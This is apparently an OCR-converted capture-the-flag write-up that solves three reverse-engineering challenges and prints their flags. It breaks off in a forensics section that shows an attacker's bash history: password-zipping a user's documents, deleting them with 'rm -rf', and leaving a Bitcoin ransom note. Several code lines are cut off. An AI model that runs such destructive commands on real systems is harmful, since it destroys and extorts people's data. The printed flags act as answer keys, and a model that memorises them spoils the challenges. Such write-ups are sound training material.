
Name	Date modified	Type
node_modules	2/8/2025 2:57 AM	File fold
encrypted_flag	1/29/2025 7:31 AM	Text Do
index	1/28/2025 11:22 AM	Microso
main.js	1/28/2025 11:22 AM	JSFile
package	1/28/2025 11:22 AM	JSON Sc
package-lock	1/28/2025 11:22 AM	JSON Sc
renderer.js	1/28/2025 11:22 AM	JSFile

The flag is encrypted with AES GCM, we can use the already existent functions to decrypt it, passing `nwjs` as the key:

```
var fs = require('fs');
var crypto = require('crypto');
var readline = require('readline');

var { encrypted, iv, authTag } = JSON.parse(fs.readFileSync('./encrypted_flag.txt'

function hash(input, type='hex') {
        return crypto.createHash('sha256').update(input).digest('hex');
}


function decryptFlag(encrypted, key, iv, authTag) {
        const decipher = crypto.createDecipheriv('aes-256-gcm', key, iv);
        decipher.setAuthTag(authTag);
        let decrypted = decipher.update(encrypted, 'base64', 'utf8');
        decrypted += decipher.final('utf8');
        return decrypted;
}

var flag = decryptFlag(
    encrypted,
    crypto.createHash('sha256').update('nwjs').digest(),
    Buffer.from(iv, 'base64'),
    Buffer.from(authTag, 'base64')
);

console.log(flag);
//FLAG{i_tH1nK_I_4m_uNp4cK1nG_l1KE_a_Pr0}
```

Ascent Main


This is the output of IDA



```
v0 = sys_write(1u, &Welcome_msg, 0x33uLL);
v1 = sys_mprotect((unsigned __int64)actual_checker & 0xFFFFFFFFFFFFF000LL, 0x1000uLL,
if ( !sys_ptrace(0LL, 0LL, v2, v3) )
{
  for ( i = 0LL; i != 212; ++i )
    actual_checker[i] ^= 0x69u;
  JUMPOUT(0x4020C5LL);
}
while ( 1 )
{
  v6 = sys_write(1u, &Antidebug_err_msg, 0x1FuLL);
  v5 = sys_exit(1);
}
```


We can see various antidebugging checks, and also that an array is xored with `0x69` and the program then jumps to the start of that array.

We can assume it is bytecode. This is indeed the case.



```
feasto@0dfactory:~/ctf/pmdk25/reversing/rev-ascent-main$ ndisasm -b64 tool
00000000  C0                db 0xc0
00000001  316683            xor [rsi-0x7d],esp
00000004  C001BF            rol byte [rcx],byte 0xbf
00000007  0100              add [rax],eax
00000009  0000              add [rax],al
0000000B  48BE332040000000  mov rsi,0x402033
         -0000
00000015  BA18000000        mov edx,0x18
0000001A  0F05              syscall
0000001C  31C0              xor eax,eax
0000001E  BF00000000        mov edi,0x0
00000023  488D3425C8204000  lea rsi,[0x4020c8]
0000002B  BA1C000000        mov edx,0x1c
00000030  0F05              syscall
00000032  4831C9            xor rcx,rcx
00000035  8A0E              mov cl,[rsi]
```

The easiest approach to read this is to decompile the assembly using ChatGPT.



```
af: 31 c0            xor   eax,eax
b1:  b8 01 00 00 00       mov   eax,0x1
b6:  bf 01 00 00 00       mov   edi,0x1
bb:  48                 dec   eax
bc:  be 89 20 40 00       mov   esi,0x402089
c1: 00 00               add   BYTE PTR [eax],al
c3:  00 00                add   BYTE PTR [eax],al
c5:  ba 1f 00 00 00       mov   edx,0x1f
ca:  0f 05               syscall
cc: bf 01 00 00 00      mov   edi,0x1
d1:  eb d5               jmp   0xa8
d3:  90                  nop
```


decompile this leave any references as is

This is what we get:

```
#include <unistd.h>
#include <stdint.h>

void function() {
    // Write 0x18 bytes from address 0x402033 to stdout
    write(1, (void*)0x402033, 0x18);

    // Read 0x1c bytes into address 0x4020c8
    read(0, (void*)0x4020c8, 0x1c);

    // Character comparison loop
    uint8_t *input = (uint8_t*)0x4020c8;
    uint8_t *reference = (uint8_t*)0x4020a8;
    for (int i = 0; i < 0x1c; i++) {
        uint8_t modified = (input[i] - 1 + 2 - 3) ^ 0x37;
        if (modified != reference[i]) {
```

```
            // Write failure message from 0x40205e
            write(1, (void*)0x40205e, 0x2b);
            _exit(1);
        }
    }

    // Write success message from 0x40204b
    write(1, (void*)0x40204b, 0x13);

    // Exit
    _exit(0);
}
```

This is the reference array.



```
.data:00000000004020A8 nothing_here    db  73h ; s
.data:00000000004020A9                 db  7Dh ; }
.data:00000000004020AA                 db    8
.data:00000000004020AB                 db  72h ; r
.data:00000000004020AC                 db  4Eh ; N
.data:00000000004020AD                 db    8
.data:00000000004020AE                 db  66h ; f
.data:00000000004020AF                 db  7Ch ; |
.data:00000000004020B0                 db  6Ah ; j
.data:00000000004020B1                 db  28h ; (
.data:00000000004020B2                 db  66h ; f
.data:00000000004020B3                 db  6Ah ; j
.data:00000000004020B4                 db  64h ; d
.data:00000000004020B5                 db  7Bh ; {
.data:00000000004020B6                 db  75h ; u
.data:00000000004020B7                 db    6
.data:00000000004020B8                 db  67h ; g
.data:00000000004020B9                 db    8
```

So `(input_i - 2) ^ 0x37` must be the flag.

Equivalently, `(reference_i ^ 0x37) + 2` is the flag.


```
from pwn import xor
''.join([chr(i +2) for i in xor(bytes.fromhex('737D08724E08667C6A28666A647B7506670


#FLAG{ASM_!S_UND3RATT3D_1337}
```

To nim or not to nim

The binary is a nim stripped exe.

By supplying inputs of different length, we can deduce that the flag length is 81 characters.


The first important step to solving this challenge is to locate the main function of nim. Since the input length is checked I guessed that `!= 81` should exist in the decompiled code.



Address	Function	Instruction
.text:0000000140003DC6	sub_140003DB5	mov [rcx+8], rdx
.text:00000001400045C9	sub_1400045B5	lea rdx, [rcx-10h]
.text:0000000140004956	sub_140004947	mov rdx, [rcx+8]
.text:0000000140004F3E	sub_140004DDE	mov [rcx+10h], rdx
.text:0000000140005030	sub_140004F69	mov [rcx+10h], rdx
.text:0000000140005110	sub_1400050E2	mov rdx, [rcx+8]
.text:00000001400051D6	sub_1400051C7	mov rdx, [rcx+8]
.text:00000001400056A3	sub_140005693	mov rdx, [rcx+8]
.text:00000001400069A3	sub_140006990	mov r10, [rcx+8]
.text:0000000140006A8C	sub_140006A04	cmp rax, 51h ; 'Q'
.text:0000000140006ACB	sub_140006A04	cmp cs:qword_140014160, 51h ; 'Q'
.text:0000000140006FBB	sub_140006F60	call sub_140007A10
.text:0000000140007BA9	sub_140007B70	movzx edx, word ptr [r9+6]
.text:0000000140007C38	sub_140007C00	movzx edx, word ptr [rcx+14h]
.text:0000000140007CC0	sub_140007CC0	push rcx
.text:0000000140008114	sub_140008100	call sub_14000D2E0
.text:0000000140008573	sub_140008530	lea rdx, [r9+3]
.text:00000001400085FC	sub_1400085E0	movzx edx, word ptr [rcx+18h]
.text:0000000140008812	sub_1400086F0	mov edx, [r9+10h]
.text:0000000140008AFB	sub_140008AB0	call sub_140008150

By passing different flag lengths we can be certain that this is nim's main function.

Another function inside main that immediately caught my attention is `sub_140006990`.




```
{
  __int64 v1; // rdx
  __int64 v2; // rax
  __int64 v3; // r11
  __int64 v4; // r10
  __int64 v5; // rcx

  v1 = 0LL;
  v2 = 0xFFFFFFFFLL;
  v3 = *a1;
  v4 = a1[1];
  while ( v3 > v1 )
  {
    v5 = *(unsigned __int8 *)(v4 + v1++ + 8);
    v2 = (unsigned int)(dword_14000F9C0[2 * ((v2 >> 24) ^ v5)] ^ ((_DWORD)v2 << 8));
  }
  return v2 ^ 0xFFFFFFFFLL;
}
```

This strongly resembles CRC, which can be verified by checking the constants in the array.

Each flag characters passes through various operations that I did not bother to reverse, then passes through CRC and finally is compared to the contents of an array.
By tinkering inputs, we can deduce that each character is independent and always produce


the same output.



```
LABEL_16:
          sub_140004DDE(v8, v7);
          return sub_140005F9C(v2, v1);
        }
        v9 = (unsigned int)*(char *)(*((_QWORD *)&xmmword_140014170 + 1) + i + 8);
        byte_140014154 = *(_BYTE *)(*((_QWORD *)&xmmword_140014170 + 1) + i + 8);
        sub_140006020(v15, v9, 137LL);
        v10 = *((_QWORD *)&v15[0] + 1);
        if ( *v3 )
          return sub_140005F9C(v2, v1);
        v11 = crc(v15);
        v8 = idx;
        if ( (unsigned __int64)idx > 0x50 )
        {
          v7 = 80LL;
          goto LABEL_16;
        }
        if ( interesting_arr[idx] == v11 )
        {
          v12 = __OFADD__(1LL, qword_140014160);
          v13 = qword_140014160 + 1;
```

```
FLAGCHECKS =  ['2DE10856', '9A824CC3', '0D0D0CF16', '0BDF1F365', '3F94EC2', '0B3BC
 '0AB93FD98', '0F9EE216C', '0FA7D751B', '6A1AB5', '0E2522A3A', '6D4B26C6','0FD5BDD
print(len(FLAGCHECKS)) # 81
print(len(set(FLAGCHECKS))) # 27
```

The repeats also verify this assumption.



```
        sub_7FF7A0F26020(v15, v9, 137LL);
        v10 = *((_QWORD *)&v15[0] + 1);
        if ( *v3 )
          return sub_7FF7A0F25F9C(v2, v1);
        v11 = crc(v15);
        v8 = idx;
        if ( (unsigned __int64)idx > 0x50 )
        {
          v7 = 80LL;
          goto LABEL_16;
        }
        if ( interesting_arr[idx] == v11 )
        {
          v12 = __OFADD__(1LL, qword_7FF7A0F34160);
          v13 = qword_7FF7A0F34160 + 1;
        }
        else
00005E04 nim_main:58 (7FF7A0F26A04)
```

```
RAX 00000000975C4968
RBX 000001E72E2E19D8 debug031:000001E72E2E19D8
RCX 0000000000000060
```

Path	Base
C:\Users\User\Downloads\main.exe	0000
C:\Windows\System32\KERNELBASE.dll	0000

Decimal	Hex	State	Name
1920	**780**	**Ready**	**main.exe**
4352	1100	Ready	7FFC065E5580

```
00007FF7A0F214C0  E8 1B B8 00 00 90 66 2E  0F 1F 84 00 00 00 00 00  ......f.........
00007FF7A0F214D0  48 83 EC 28 48 8B 05 35  F7 00 00 C7 00 01 00 00  H......5........
00007FF7A0F214E0  00 E8 AA FC FF FF 90 90  48 83 C4 28 C3 0F 1F 00  ........H.......
00007FF7A0F214F0  48 83 EC 28 48 8B 05 15  F7 00 00 C7 00 00 00 00  H...............
```

```
000000DDDC9FFAE0  000000DDDC9FFB00  Stack[00000780]:000000DDDC9FFB00
000000DDDC9FFAE8  00007FF7A0F25FAE  sub_7FF7A0F25F9C+12
000000DDDC9FFAF0  000000000000000A
000000DDDC9FFAF8  00007FF7A0F2F8A0  .rdata:unk_7FF7A0F2F8A0
```


It always checks all characters so doing this for all possible flag characters is not more than ~5 minutes of work. Having the outputs for all letters makes it trivial to recover the flag.

```
FLAGLEN = len('FLAGdddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddc


FLAGCHECKS =  ['2DE10856', '9A824CC3', '0D0D0CF16', '0BDF1F365', '3F94EC2', '0B3BC
print(len(FLAGCHECKS)) # 81
print(len(set(FLAGCHECKS))) # 27
known = {
    "a":"975C4968",    "b":"23AC598A",    "c":"B3BCA2B9",    "d":"4E8D65F9",    "e
    "0":"0AB93FD98",    "4":"0E2522A3A",    "1":"3B8306AB",    "3":"1F63ED7A",
}
```

```
known2 = {}
for i in known.keys():
    known2[known[i]] = i
    known2['0' + known[i]] = i

for i,j in enumerate(FLAGCHECKS):
    if j in known2.keys():
        FLAGCHECKS[i] = known2[j]

print(''.join(FLAGCHECKS))
# FLAG{c0ngr4tul4t10ns___w3lc0m3_t0_th3_f4sc1n4t1ng_w0rld_0f_r3v3rs3_3ng1n33r1ng:D
```


Forensics

There was an incident!



```
support@957809222acf:~$ ls -la
total 340
drwxr-x--- 1 support support   4096 Feb  8 11:44 .
drwxr-xr-x 1 root    root      4096 Feb  3 09:45 ..
-rw------- 1 support support    278 Feb  8 11:44 .bash_history
-rw-r--r-- 1 support support    220 Mar 31  2024 .bash_logout
-rw-r--r-- 1 support support   3771 Mar 31  2024 .bashrc
drwx------ 2 support support   4096 Feb  8 11:44 .cache
-rw-r--r-- 1 support support    807 Mar 31  2024 .profile
drwx------ 1 support support   4096 Feb  3 09:45 .ssh
-rw-r--r-- 1 support support 301773 Feb  8 11:44 encrypted_files.zip
-rw-r--r-- 1 support support    105 Feb  8 11:44 readme-your-data-were-encrypted.txt
support@957809222acf:~$ cat .bash_history
ls
ls ./documents
zip --password j2lJwSTBid4a81yABCw934bAIxy5xmtM -r encrypted_files.zip ./documents/
rm -rf ./documents
echo "Transfer 2 Bitcoin to our address 1JC92RtUqNtvd3ZghWTEj3FyxuGfPRjpBW and we will give your the password." > ./readme-your-data-were-encrypted.txt
exit
```

